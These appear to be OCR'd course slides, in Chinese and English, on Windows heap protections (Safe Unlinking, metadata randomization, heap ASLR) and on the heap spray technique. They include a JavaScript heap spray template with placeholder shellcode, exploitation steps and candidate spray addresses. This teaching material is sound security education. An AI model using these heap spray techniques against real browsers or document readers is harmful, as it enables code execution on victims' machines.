
4.6 堆保护技术：Safe Unlinking

Microsoft modified heap management routines and heap structures in order to check the validity of a chunk before allocating or freeing it.

- Forward and backward link pointers are verified, before the unlinking process happens, for any reason (allocation, coalescence). The same check is performed for virtually allocated blocks.

Nicolas Falliere. A new way to bypass Windows heap protections

4.6 堆保护技术：Safe Unlinking



4.6 堆保护技术：Safe Unlinking

```
int remove (ListNode * node)
{
        node -> blink -> flink = node -> flink;
        node -> flink -> blink = node -> blink;
        return 0;
}
```

如果node->flink或node->blink被篡改，则这个条件不成立。

```
if( (node->blink->flink==node)&&(node->flink->blink==node) )
{
node -> blink -> flink = node -> flink;
node -> flink -> blink = node -> blink;
return 1;
}
```

用node块前后两个相邻块上的信息来验证。

4.7 Windows Vista/7 新增的堆保护技术（部分）

Heap entry metadata randomization（元数据加密）: The header associated with each heap entry is XORd with a random value in order to protect the integrity of the metadata. The heap manager then unpacks and verifies the integrity of each heap entry prior to operating on it.

Randomized heap base address（堆基址随机化）: The base address of a heap region is randomized as part of the overall Address Space Layout Randomization (ASLR). This is designed to make the address of heap data structures and heap allocations unpredictable to an attacker.

https://msrc-blog.microsoft.com/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities/

五、堆喷射技术（HEAP SPRAY）

5.1 Heap Spray技术

- 问题的提出
  - 在堆栈溢出攻击中，须知道shellcode的确切位置，然后才能通过ret或jmp指令跳转到该位置去执行。
  - 问题：怎样才能把shellcode事先部署到一个可预测的位置？
- Heap spraying
  - It is a payload delivery technique.
  - Heap spraying has nothing to do with heap exploitation.


5.2 Heap Spray原理

- 通过大量申请堆内存，在其中部署shellcode，实现以较大概率将shellcode部署到预定地址的目的。
- 先决条件
  Must have the ability to have the target application allocate your data in memory, in a controlled fashion (hope we'll end up allocating one of the variables in a predictable location).
- 利用目标
  支持JavaScript、VBScript的浏览器，支持Actionscript的Adobe Reader等应用。

5.2 Heap Spray原理

```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...'');
  oneblock = unescape("%u0C0C%u0C0C");
  var fullblock = oneblock;
  while (fullblock.length<0x40000) {
    fullblock += fullblock;
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```


5.2 Heap Spray原理



5.3 Heap Spray的攻击价值

- Although the start address of the first allocations may vary,
- a good heap spray will end up allocating a chunk of memory at a predictable location, after a certain amount of allocations.

5.3 Heap Spray的攻击价值



5.4 Heap Spray的应用

- 在堆栈溢出攻击中应用Heap Spray技术的步骤
  - Spray the heap
  - Trigger the bug/vulnerability
  - Control EIP and make EIP point directly into the heap

5.4 Heap Spray的应用

- 尝试（选择）载荷代码地址

  Higher addresses seem to be reliable. 可尝试的地址：

  0x06060606，0x07070707，0x08080808，0x09090909，


  0x0a0a0a0a， 0x0c0c0c0c，……

- 验证载荷代码地址的有效性

  Simply dump the address (exp. 0x06060606) right after the heap spray finished, and verify that this address does indeed point into the NOPs.

